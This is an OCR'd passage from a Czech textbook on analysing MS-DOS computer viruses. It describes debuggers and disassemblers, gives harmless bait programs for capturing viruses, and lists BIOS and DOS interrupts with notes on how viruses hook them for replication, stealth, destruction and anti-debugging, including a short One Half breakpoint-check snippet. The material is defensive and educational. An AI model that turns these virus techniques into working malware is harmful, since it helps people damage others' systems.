
Obrázek 31: TechHelp – obsah




Obrázek 32: TechHelp – přerušení a služby BIOSu



Obrázek 33: TechHelp – funkce Dosu



Obrázek 34: TechHelp – cílové informace o funkci Dosu 35H




Obrázek 35: SysMan – cílové informace o funkci Dosu 35H

K tématice systémového popisu MS-DOSu je velice užitečným zdrojem kniha *[Schulman, A. & spol.: Undocumented DOS (A Programmer's Guide to Reserved MS-DOS Functions and Data Structures), Addison-Wesley Publishing Company, Inc., 1991]*, obsahující podrobný popis nedokumentovaných služeb Dosu. Přiložená disketa obsahuje navíc hypertextový program podobný TechHelpu, věnovaný právě nedokumentovaným údajům Dosu. Další informační zdroje zasluhující pozornost jsou *[Duncan, R.: Advanced MS-DOS Programming, The Microsoft Guide for Assembly Language and C Programmers]* a *[Duncan, R.: The MS-DOS Encyclopedia]*, rovněž dostupné na stanicích BBS.


- **Debugger**
  Debugger je ladící program a pro práci s viry naprosto nepostradatelný pomocník, ať už ryze klasický softwarový či s podporou hardwaru (např. *Periscope*). Debugger umožňuje hlavně krokovat sledovaný program po jednotlivých instrukcích a zjišťovat příp. měnit stav registrů procesoru či obsahu paměti. Mezi frekventované debuggery patří *Turbo Debugger* firmy Borland, malý a sympatický *Advanced Fullscreen Debug Professional* (AFD) (obr. 36) či

jiný (v případě nouze nejvyšší lze použít i systémový *debug.exe*). Každý z uvedených programů najde svoje uplatnění. Tam, kde je mohutnost Turbo Debuggeru překážkou, přijde vhod AFD. AFD i přes svoji minimální velikost, poskytuje typickou pracovní plochu s možností změn uvedených hodnot registrů, zásobníku či paměti. K dispozici je i podpora pro ovládání myší.




Obrázek 36: AFD – rozvržení pracovní plochy

- **Quaid Analyzer – rezidentní debugger**
  Debugger, umožňující nadefinovat, při kterých přerušeních má dojít k jeho aktivaci. Lze nastavit, zda má dojít k aktivaci při vstupu do přerušení nebo při jeho ukončení. Obsahuje víceokenní pracovní plochy – instrukční okno, vektorové okno, ladící okno volaných služeb a uživatelské okno. To umožňuje sledovat systémové akce jak na úrovni instrukcí (obr. 37), tak na úrovni prováděných služeb sledovaných přerušení (obr. 38). Quaid Analyzer je ideální prostředek i pro ladění rezidentních programů.




Obrázek 37: Quaid Analyzer – instrukční okno



Obrázek 38: Quaid Analyzer – posloupnost volaných služeb

- **Disassembler – zpětný překladač**
  Statický zpětný překladač je program, sloužící ke zpětnému inženýrství, tj. k převodu binárního tvaru programu do zdrojového tvaru. Patrně nejpopulárnější a nejlepší zpětný překladač je *Sourcer*. Sourcer umožňuje disassemblovat jak programy, tak i jejich překryvné moduly či ovladače zařízení. Možný je i překlad obecného binárního tvaru. Výsledek je možno volit buď ve zdrojovém tvaru ASM či ve tvaru LST a SDF. Soubor LST obsahuje vlastní „LiSTing" zdrojového programu; soubor SDF (Sourcer Definition File) popisuje nastavení příslušných voleb zpětného překladu, definici použitých rozsahů a odkazů proměnných, návěští, segmentů atd. Možnosti Sourceru jsou bohaté. Uživatel může zvolit úroveň okomentování jednotlivých instrukcí, což má význam především při volání služeb programových přerušení. Dále má možnost zapnout či vypnout popis křížových referencí, použití jednotlivých údajů a možnost široké škály voleb analýzy kódu při vlastním zpětném překladu (offsetový analyzátor, registrová indexace apod.).



Obrázek 39: W32Dasm – analýza viru CIH

Příkladem 32bitového nástroje pro práci ve Windows je *W32Dasm* – disassembler a debugger v jednom. Podporován je i disassembling starého 16bitového kódu. Ladění knihoven DLL je samozřejmostí, práci lze organizovat pomocí projektů. K dalším užitečným nástrojům patří debugger Soft-ICE a komplexní Hacker's View, mj. podporující analýzu modulů Novellu NLM.

- **Virové léčky**
  V souvislosti s problematikou analýzy virů je potřeba si uvědomit, že tělo viru se nikdy nevyskytuje samostatně, ale vždy s hostitelským programem. Z tohoto důvodu není vhodné pro analýzu viru použít např. zavirované jádro systému Windows 3.11, tj. program *win.com*, ale mít pro tyto účely k dispozici připravené „virové lapače", tedy krátké prográmky, na které aktivní virus „chytíme". Současně je vhodné mít k dispozici separátní verze těchto lapačů jak pro COM, tak i pro programy EXE. Následující uvedené programy mohou být právě jedněmi z takových virových lapačů. Zdrojový kód je v tomto případě uveden i se všemi náležitostmi, potřebnými pro úspěšný překlad programem TASM.

  Lapač COM:

```
Code        segment      byte
            assume       cs:Code, ds:Code
            org 100h                          ; počátek programu COM
start:
            jmp go
            db  600h dup (?)                  ; velikostní výplň
go:
            int 20h                           ; ukončení programu COM
Code        ends
            end start
```

  Lapač EXE:

```
Code        segment      byte
            assume       cs:Code, ds:Code
start:
            jmp go
            db  600h dup (?)                  ; velikostní výplň
go:
            mov ax,4c00h                      ; ukončení
            int 21h                           ; programu EXE
Code        ends
            end start
```

  Hodnotu velikostní výplně v příkazu *db* je možno pochopitelně upravit vlastním požadavkům. Idea spočívá ve skutečnosti, že značná část počítačových virů se vyhýbá napadení velikostně miniaturních programů.

U uvedených virových lapačů je pak analýza zachyceného viru podstatně snazší než u programů mohutných.

Popis operačního systému, ladicí program pro dynamickou analýzu a zpětný překladač pro statickou analýzu virového kódu tvoří základní, nezbytný souhrn pomůcek programátora pro práci s viry. Není snad ani potřeba zdůrazňovat, že z bezpečnostních důvodů musí být počítač virologa naprosto izolován od svého okolí.

2. Nejfrekventovanější virová přerušení

Základem veškerého systémového dění na počítači jsou přerušení (interrupts). S každou systémovou akcí, jako je např. stisk klávesy či čtení z disku, jsou vyvolávána příslušná softwarová nebo hardwarová přerušení. V operačním systému MS-DOS existují dva základní druhy přerušení – přerušení BIOSu a MS-DOSu. Obsluhy přerušení BIOSu jsou uloženy v paměti ROM na základní desce počítače. Přerušení Dosu vytváří samotný operační systém MS-DOS v okamžiku svého zavádění po zapnutí počítače.

Počítačové viry využívají vybraná přerušení dvěma různými způsoby:

- **Forma volání přerušení**
  Typický způsob použití přerušení běžně užívaný jakýmkoliv druhem programu. Viry používají buď přímá volání přerušení instrukcí *int* nebo nepřímá volání instrukcí *call adresa_obsluhy_přerušení* pro zamezení zachycení volání případnými antivirovými rezidentními hlídači. V tomto případě viry často hledají vstup originálních rutin přímo v ROM-BIOSu (tunelující viry).
- **Forma vlastní virové obsluhy přerušení**
  Vlastní obsluhu přerušení využívají zejména viry rezidentní. Výskyt této techniky u virů nerezidentních je sporadický, opodstatněný jen ve specifických případech (obsluha kritické chyby Dosu při procesu infikace apod.). K tomu, aby rezidentní viry mohly aktivně monitorovat chod operačního systému pro zajištění své prezentační a replikační činnosti, musí vytvářet právě vlastní uživatelské obsluhy příslušných přerušení. Viry vytváří obsluhy jednotlivých přerušení buď zcela ve své režii bez volání originální systémové obsluhy nebo dovytváří volání originální obsluhy svojí přídavnou činností. První případ skýtá nebezpečí, že činnost již spuštěných rezidentních programů může být virem znemožněna.

  Řídkým, leč velice zajímavým, je mechanismus několika virů, jež vytvářejí dvě různé obsluhy pro jedno přerušení. Příkladem je virus Nomenklatura, který vytváří dvě obsluhy pro přerušení int 13h. První obsluha je hlavní destruktivní rutinou, provádějící přehození dvou náhodně vybraných vstupních položek v tabulce FAT, která je aktivní pouze v době, kdy je virus přítomen v paměti, ale neinfikuje žádný soubor. Druhá obsluha je aktivována, dochází-li k infikaci souboru. Virus chce mít jistotu, že soubor byl infikován korektně. Běžněji tohoto cíle viry dosahují prostřednictvím nastavení semaforu, blokujícího destruktivní akce při procesu infikace (patch do kódu obsluhy přerušení).

2.1. Volání BIOSu a dokumentovaných služeb Dosu

Přerušení ROM-BIOSu a dokumentované služby Dosu patří ke standardu operačního systému MS-DOS a platí pro ně, že s vyšší verzí MS-DOSu z důvodů systémové kompatibility směrem dolů zůstávají zachovány. Číslo služby daného přerušení je uloženo v registru AH.

- **Int 01h: Krokování (Single-step) (BIOS)**
  Je-li nastaven příznak procesoru TF (Trap Flag), provádí se toto přerušení po každé instrukci a je používáno zejména debuggery. Viry, které se aktivně brání analýze svého těla, přesměrovávají obsluhu int 03h na své tělo a tím ztěžují virovou analýzu.
- **Int 03h: Bod přerušení (Breakpoint) (BIOS)**
  Vektor int 03h je používán při ladění k zastavení na uživatelem zvolené adrese. Operační kód breakpointu je jeden bajt dlouhý (0cch) a některé viry provádějí kontrolu kódu na přítomnost breakpointu, jehož zjištění může vést ke spuštění destruktivní rutiny. Virus One Half při zjištění breakpointu končí v nekonečné smyčce:

```
     cmp    byte ptr cs:[si], 0cch     ; je to breakpoint?
lbl:
     je     lbl                        ; pokud ano, nekonečná smyčka
```

- **Int 08h: Časovač (Timer) (BIOS)**
  Toto hardwarově generované přerušení (IRQ 0) se provádí po každém taktu hodin reálného času. Takt proběhne každých 55 ms, což je asi 18,2 taktů za sekundu. Standardní rutina ROM-BIOSu při tomto přerušení zvýší hodnotu hodin na adrese 0:046c. Viry používají časovač zejména pro generátor pseudonáhodných čísel (polymorfní viry) nebo jako časovou rozbušku pro spuštění destruktivní rutiny. Virus SVC např. prostřednictvím časovače hlídá změnu obsluhy ladících přerušení a v okamžiku, kdy takto zjistí přítomnost debuggeru, provádí reset počítače.
- **Int 09h: Přerušení klávesnice (BIOS)**
  Toto hardwarově generované přerušení (IRQ 1) se provádí při každém stisku a uvolnění klávesy. Rutina ROM-BIOSu interpretuje klávesu a uschová hodnoty do zásobníku (bufferu) klávesnice na adrese 0:041e. Ošetřuje také speciální klávesy, jakou je např. PrtSc. Rezidentní programy používají přerušení z klávesnice pro svoji aktivaci stiskem „horké klávesy“ (hot key), počítačové viry pro své destruktivně zaměřené aktivační rutiny. Úzká skupina virů zachycuje prostřednictvím int 09h stisk kláves Ctrl+Alt+Del a simuluje proces zavedení operačního systému se zachováním aktivity virového těla v paměti počítače.
- **Int 13h: Diskové V/V-operace (Disk Input/Output) (BIOS)**
  Jedno z klíčových přerušení řady počítačových virů. Prostřednictvím int 13h dochází k replikaci bootovacích virů, pro značnou část virů přerušení slouží i k destruktivním rutinám (formátování, změna zápisového bufferu apod.). Nejčastěji monitorované služby (obsah registru AH) jsou 00h (reset řadiče), 02h (čtení sektorů) a 03h (zápis sektorů).

Parametrické obsazení registrů procesoru:

Služba 00h – rekalibrace (reset) diskového řadiče

Vstup: DL = číslo disku (0 = disk A:, 1 = disk B:, 80h = 1.pevný disk, 81h = 2.pevný disk)

Služba 02h – čtení sektorů

Vstup: DL = číslo disku (0 = disk A:, 1 = disk B:, 80h = 1.pevný disk, 81h = 2.pevný disk)
DH = číslo hlavy
CH = číslo stopy (cylindru)
CL = číslo sektoru
AL = počet sektorů (hodnota pro jeden cylinder)
ES:BX => adresa bufferu volajícího programu pro načtené sektory

Fyzická adresa prvního sektoru na disku je 0.hlava, 0.stopa a 1.sektor.

Hodnoty sektoru a cylindru jsou 6bitové a 10bitové: nejvyšší dva bity CL tvoří horní bity cylindru spolu s obsahem CH. Spodních šest bitů CL tvoří hodnotu sektoru.

Výstup: Při výskytu diskové chyby se nastaví chybový příznak (Carry Flag – CF), vlastní kód chyby je v AH

Buffer na adrese ES:BX obsahuje data přečtená z disku

Služba 03h – zápis sektorů

Vstup: stejný, jako u výše uvedené funkce 02h
ES:BX => adresa bufferu dat, určených k zápisu na disk.

Výstup: stejný, jako u výše uvedené funkce 02h

- **Int 16h: Služby klávesnice (BIOS)**
  Tato služba pomáhá obsluhovat klávesnici na aplikační úrovni. Klávesy jsou ošetřovány nezávisle na aplikaci. Při stisku klávesy se provede její zpracování pomocí int 09h a zařadí se do kruhové fronty stisknutých kláves.
- **Int 17h: Obsluha tiskárny (BIOS)**
  Služby obsluhy tiskárny umožňují přístup k paralelním portům tiskárny (LPT1 atd.). Pro viry slouží zejména jako součást destruktivních rutin.
- **Int 1ah: Časové V/V-operace (BIOS)**
  Přístup k systémovým hodinám, jenž je viry využíván v destruktivních rutinách a v rutinách pro určení pseudonáhodného čísla (služba 00h podává v registrech CX a DX z hlediska virů „pseudonáhodnou“ informaci o počtu tiků časovače od startu počítače).
- **Int 1ch: Uživatelský časovač (User Timer) (BIOS)**
  Vyšší, aplikační, úroveň časovače než v případě int 08h. Obsluha zpočátku je jen fiktivní a obsahuje pouze instrukci *iret*. Uživatelský program má možnost přesměrovat tento vektor na vlastní rutinu. Většina rezidentních programů však raději zachycuje přímo vektor int 08h, kdy rezidentní jádro volá originální obsluhu a potom provede svou časově vázanou operaci,

neboť BIOS již (na rozdíl od int 1ch) dokončil své vlastní operace. Viry využívají uživatelský časovač pro detekci systémových změn (např. změna přerušovacích vektorů) apod.

- **Int 20h: Ukončení programu (DOS)**
  Toto přerušení je užíváno k opuštění programu a navrácení řízení nadřízenému procesu, kterým obvykle bývá příkazový interpret COMMAND.COM. Při ukončení programu musí registr CS obsahovat hodnotu PSP, a proto je toto přerušení nejčastěji užíváno programy *.COM, u nichž je tato podmínka splněna automaticky.

- **Int 21h: Služby jádra MS-DOSu (DOS)**
  Stěžejní systémové přerušení, hojně využívané i zneužívané většinou počítačových virů. Následující výčet zachycuje služby často využívané viry. Číslo dané služby je tvořeno obsahem registru AH.

  Služba 0fh – otevření souboru přes FCB
  Vstup: DS:DX => adresa neotevřeného FCB (File Control Block)
  Výstup: AL = 0 (je-li soubor otevřen bez chyby a FCB úspěšně doplněn)
  0ffh (nastala chyba a soubor nelze otevřít)

  Služba 10h – uzavření souboru přes FCB
  Vstup: DS:DX => adresa otevřeného FCB
  Výstup: AL = 0 (je-li soubor uzavřen bez chyby)
  0ffh (není-li soubor tam, kde byl při otevření funkcí 0fh)

  Služba 11h – nalezení prvního souboru přes FCB
  Vstup: DS:DX => adresa neotevřeného FCB (název souboru může obsahovat otazníky)
  Výstup: AL = 0 (byl-li nalezen odpovídající soubor a DTA je naplněna)
  0ffh (nebyla nalezena žádná shoda)

  Služba 12h – nalezení dalšího souboru přes FCB
  Vstup: DS:DX => adresa neotevřeného FCB (název souboru může obsahovat otazníky)
  Výstup: AL = 0 (byl-li nalezen odpovídající soubor a DTA je naplněna)
  0ffh (nebyla nalezena žádná shoda)

  Služba 12h se používá v kombinaci se službou 11h, která je volána jako první.

  FCB operace monitorují zejména stealth viry za účelem maskování délky souboru (funkce FCB volá např. příkaz dir).

  Služba 1ah – nastavení přenosové adresy disku (DTA)
  Vstup: DS:DX => adresa DTA
  Výstup: Nic

  Na bázi DTA probíhají služby používající FCB.

  Služba 25h – nastavení vektoru přerušení
  Vstup: AL = číslo přerušení
  DS:DX => vektor přerušení: adresa kódu pro obsluhu přerušení
  Výstup: Nic

Služba provádí stejnou činnost, jako je uložení 4bajtové adresy na 0000:(AL*4). Rozdíl je v tom, že MS-DOS ví o dané činnosti a během ukládání neprovede žádné hardwarové přerušení.

Služba 2ah – zjištění systémového data Dosu

Výstup: AL = den v týdnu (0 – neděle, 1 – pondělí, ..., 6 – sobota)
CX = rok (1980 až 2099)
DH = měsíc (1 až 12)
DL = den (1 až 31)

Služba 2fh – zjištění přenosové adresy disku (DTA)

Výstup: ES:BX => adresa počátku nastavené DTA

Služba 30h – zjištění čísla verze Dosu

Výstup: AL = hlavní číslo verze
AH = vedlejší číslo verze
BX,CX = 0000h pro verze od Dosu 3.0 a výše

Je-li např. přítomna verze Dosu 5.0, v AL se vrátí 5 a v AH se vrátí 0. Řada virů i běžných programů zjišťuje pomocí tohoto volání kompatibilitu svého kódu s aktuální verzí Dosu na počítači.

Služba 31h – skonči a zůstaň rezidentní (KEEP)

Vstup: AL = výstupní kód
DX = velikost paměti, která má zůstat rezidentní v 16bajtových paragrafech
Výstup: Nic

Tato služba nahrazuje přerušení int 27h, které nevrací výstupní kód a není schopno instalovat rezidentní programy větší než 64 kB.

Služba 35h – zjištění vektoru přerušení

Vstup: AL = číslo přerušení (00h až 0ffh)
Výstup: ES:BX => adresa obsluhy přerušení

Služba vrací hodnotu vektoru přerušení pro vektor int (AL); tj. naplní BX hodnotou 0000:[AL*4] a ES hodnotou 0000:[(AL*4)+2].

Služba 3ch – vytvoření souboru (create) přes rukojeť (file handle)

Vstup: DS:DX => adresa řetězce ASCIIZ se jménem souboru
CX = atributy souboru
Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)
AX = rukojeť souboru (nebyla-li chyba)

Hodnota DS:DX ukazuje na ASCIIZ řetězec ve tvaru „d:\path\filename“,0 ; není-li uveden disk a/nebo cesta, jsou použity předem nastavené hodnoty.

Služba 3dh – otevření souboru (open) přes rukojeť (file handle)

Vstup: DS:DX => adresa řetězce ASCIIZ jména souboru
AL = způsob otevření (mód)

Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)
AX = rukojeť souboru (nebyla-li chyba)

Způsoby otevření: AL = 0 otevření pro čtení, AL = 1 otevření pro zápis, AL = 2 otevření pro čtení i zápis.

Služba 3eh – uzavření souboru (close) přes rukojeť (file handle)

Vstup: BX = rukojeť souboru
Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)

Služba 3fh – čtení ze souboru (read) přes rukojeť (file handle)

Vstup: BX = rukojeť souboru
DS:DX => adresa bufferu pro přečtená data
CX = počet čtených bajtů
Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)
AX = počet skutečně přečtených bajtů (nebyla-li chyba)

Data jsou čtena z aktuální pozice čtecího/zapisovacího ukazatele.

Služba 40h – zápis do souboru (write) přes rukojeť (file handle)

Vstup: BX = rukojeť souboru
DS:DX => adresa bufferu obsahujícího data pro zápis
CX = počet bajtů pro zápis
Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)
AX = počet skutečně zapsaných bajtů (nebyla-li chyba)

Data jsou zapisována opět od aktuální pozice v souboru. Při ukončení operace dochází k aktualizaci čtecího/zapisovacího ukazatele tak, že je připraven pro následující sekvenční čtení nebo zápis.

Služba 42h – nastavení ukazatele v souboru (LSEEK)

Vstup: BX = rukojeť souboru
CX:DX = velikost posunu ukazatele v souboru: (CX * 65536) + DX
AL = 0 (posun ukazatele na začátek souboru + CX:DX)
1 (posun ukazatele na aktuální pozici + CX:DX)
2 (posun ukazatele na konec souboru + CX:DX)
Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)
DX:AX = nová pozice čtecího/zapisovacího ukazatele (nebyla-li chyba)

Volání s parametry CX = 0, DX = 0, AL = 2 vrací délku souboru v DX:AX. Skutečná délka je (DX * 65536) + AX.

Služba 48h – alokace paměti (zjištění velikosti paměti)

Vstup: BX = žádané množství paměti (v 16-ti bajtových paragrafech)
Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)
BX = velikost volné paměti v paragrafech (nebyla-li chyba)
AX = segmentová adresa přiděleného bloku (nebyla-li chyba)

Služba alokuje (přidělí) blok paměti dlouhý BX paragrafů, a jeho segmentovou adresu vrátí v AX (blok začíná na adrese AX:0000).

Je-li alokace neúspěšná, pak BX obsahuje maximální možnou velikost pro alokaci v paragrafech.

Běžná praxe pro zjištění největšího volného bloku je před voláním nastavit BX = 0ffffH. Alokace neprojde, ale v BX se vrátí největší možná velikost paměťového bloku pro alokaci. Tento trik provádí i některé souborové viry při procesu nelegální rezidentní instalace.

Služba 4bh – spuštění/nahrání programu (EXEC)

Vstup: DS:DX => adresa ASCIIZ jména programu pro spuštění/nahrání
ES:BX => adresa EPB (EXEC Parameter Block)
AL = 0 (nahrání a spuštění – klasický program)
3 (nahrání překryvné části – overlay)
Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)

EPB obsahuje důležité údaje pro spuštění programu jako je např. adresa příkazového řádku či adresa FCB. Pro řadu souborových virů je volání této služby impulsem pro jejich replikační činnost.

Služba 4ch – ukončení programu (EXIT)

Vstup: AL = výstupní kód (ERRORLEVEL)
Výstup: Nic

Řízení je předáno na adresu Terminate v PSP končícího programu. Vektory Ctrl+Break a kritické chyby Dosu jsou vráceny na adresy z rodičovského PSP.

Služba 4eh – nalezení prvního souboru

Vstup: DS:DX => adresa ASCIIZ jména hledaného souboru (jméno může obsahovat divoké znaky '*' a '?')
CX = atributy souboru, které se mají shodovat
Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)
